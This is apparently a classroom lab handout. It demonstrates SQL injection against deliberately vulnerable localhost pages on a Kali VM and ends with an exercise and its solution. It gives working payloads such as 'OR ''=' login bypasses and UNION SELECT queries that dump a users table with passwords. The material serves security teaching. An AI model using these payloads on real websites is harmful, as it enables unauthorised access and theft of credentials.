

Lab: SQL Injection

Purpose

In this lab, we are going to demonstrate how an SQL injection is executed on a vulnerable website. You will also be required to carry out some SQL injection exercises.


SQL Injection Using Input Fields

1. Login to the Kali Linux VM (user: kali, password: kali)
2. Open the browser and open the URL: localhost/sqli-basic



The screenshot shows a web browser window with the address bar set to `localhost/sqli-basic/`. The page features the Logix Academy logo at the top, followed by the title "SQL Injection Basic" in red. Below this is a "LOGIN" section with two input fields: "User Name" and "Password". A "Login" button is positioned below the password field.

3. See the results for a legitimate user (user: Jack, password: 123):



The screenshot shows the same web browser window after a successful login. The address bar now shows `localhost/sqli-basic/sqli-basic.php`. The page displays a "Welcome!" message in large bold text, followed by "Congratulations on a successful login" in a smaller font. Below this, the text "Account Entries in DB" is shown above a table.

ID	Username	Password
1	Jack	123

4. Create a malicious SQL query using the following strings in username and password fields:



localhost/sqli-basic/index.php?answer=Invalid

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

Logix Academy
SQL Injection Basic


LOGIN

User Name

Password

Login

The results show that the malicious SQL query executed successfully and as a result, all the records in the Users table are displayed on the screen:



localhost/sqli-basic/sqli-basic.php

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

Welcome!

Congratulations on a successful login

Account Entries in DB

ID	Username	Password
1	Jack	123
2	John	Sydney
3	Alia	Cyborg
4	Alan	Mystery

5. You can craft a malicious SQL query by using blank for the last part of the query



localhost/sqli-basic/index.php?answer=Invalid

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

Logix Academy

SQL Injection Basic

LOGIN


User Name 'OR ''='

Password 'OR ''='

Login

SQL Injection By Modifying URL using OR Operator

1. Open the browser and open the URL: <localhost/sqli-union> and select Song ID '1':



localhost/sqli-union/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter


Logix Academy

SQL Injection Basic

Select Song ▼

- ID 1
- ID 2
- ID 3
- ID 4

The results show details of the selected song:



Welcome!

Song Successfully Selected!


SQL Query: SELECT * FROM Songs WHERE id='1'

Song Details

ID	Title	Artist
1	Quit Playing	Celine

2. Craft the malicious SQL query by inserting it directly in the URL:

localhost/sqli-union/sqli-union.php?id=1' OR '1'='1



Welcome!


Song Successfully Selected!

SQL Query: SELECT * FROM Songs WHERE id='1'

Song Details

ID	Title	Artist
1	Quit Playing	Celine

The results show details of the selected song:



Welcome!

Song Successfully Selected!

SQL Query: SELECT * FROM Songs WHERE id='1' OR '1'='1'


Song Details

ID	Title	Artist
1	Quit Playing	Celine
2	Sunny Road	Bolton

SQL Injection By Modifying URL using UNION Operator

1. You can also craft the malicious SQL query by using the UNION operator:

localhost/sqli-union/sqli-union.php?id=1 UNION SELECT * FROM Users WHERE '1'='1'



localhost/sqli-union/sqli-union.php?id=1 UNION SELECT * FROM Users WHERE '1'='1'


http://localhost/sqli-union/sqli-union.php — Visit

localhost — Switch to Tab

localhost — localhost/sqli-union/sqli-union.php?id=1 UNION SELECT * FROM Users WHERE '1'='1'

Search for localhost/sqli-union/sqli-union.php?id=1 UNION SELECT * FROM Users WHERE '1'='1' with:

The UNION operator basically joins two queries into one and as the results show, we get results both for the Songs table as well as a listing of all the records in the User table. The formatting is not aligned because we are actually seeing two different types of output:



The screenshot shows a web browser window with the address bar displaying `localhost/sqli-union/sqli-union.php?id=1' UNION`. The page content includes a "Welcome!" message, a "Song Successfully Selected!" notification, and the following SQL query: `SELECT * FROM Songs WHERE id='1' UNION SELECT * FROM Users WHERE '1'='1'`. Below the query, a table titled "Song Details" displays the results of the UNION query. The table has three columns: ID, Title, and Artist. The first row shows the song "Quit Playing" by Celine. The subsequent rows show the results of the UNION query, which are the records from the Users table: Jack (ID 123), John (ID 2), Alia (ID 3), and Alan (ID 4).

ID	Title	Artist
1	Quit Playing	Celine
1	Jack	123
2	John	Sydney
3	Alia	Cyborg
4	Alan	Mystery

Task:

- Craft a malicious SQL query which displays all the Songs in the Songs table, but you must:
 - o Insert SQL injection directly in the URL AND
 - o Use only the Union Operator

(Solution on Next Page)


Solution:

- You should first select any song e.g., ID='1' from the dropdown menu to the correct URL to modify and then insert the injection in the URL as follows:

localhost/sqli-union/sql-union.php?id=1' UNION SELECT * FROM Songs WHERE '1'='1

OR

localhost/sqli-union/sql-union.php?id=1' UNION SELECT * FROM Songs WHERE ""='



Welcome!

Song Successfully Selected!

SQL Query: SELECT * FROM Songs WHERE id='1' UNION SELECT * from Songs WHERE ""='

Song Details

ID	Title	Artist
1	Quit Playing	Celine
2	Sunny Road	Bolton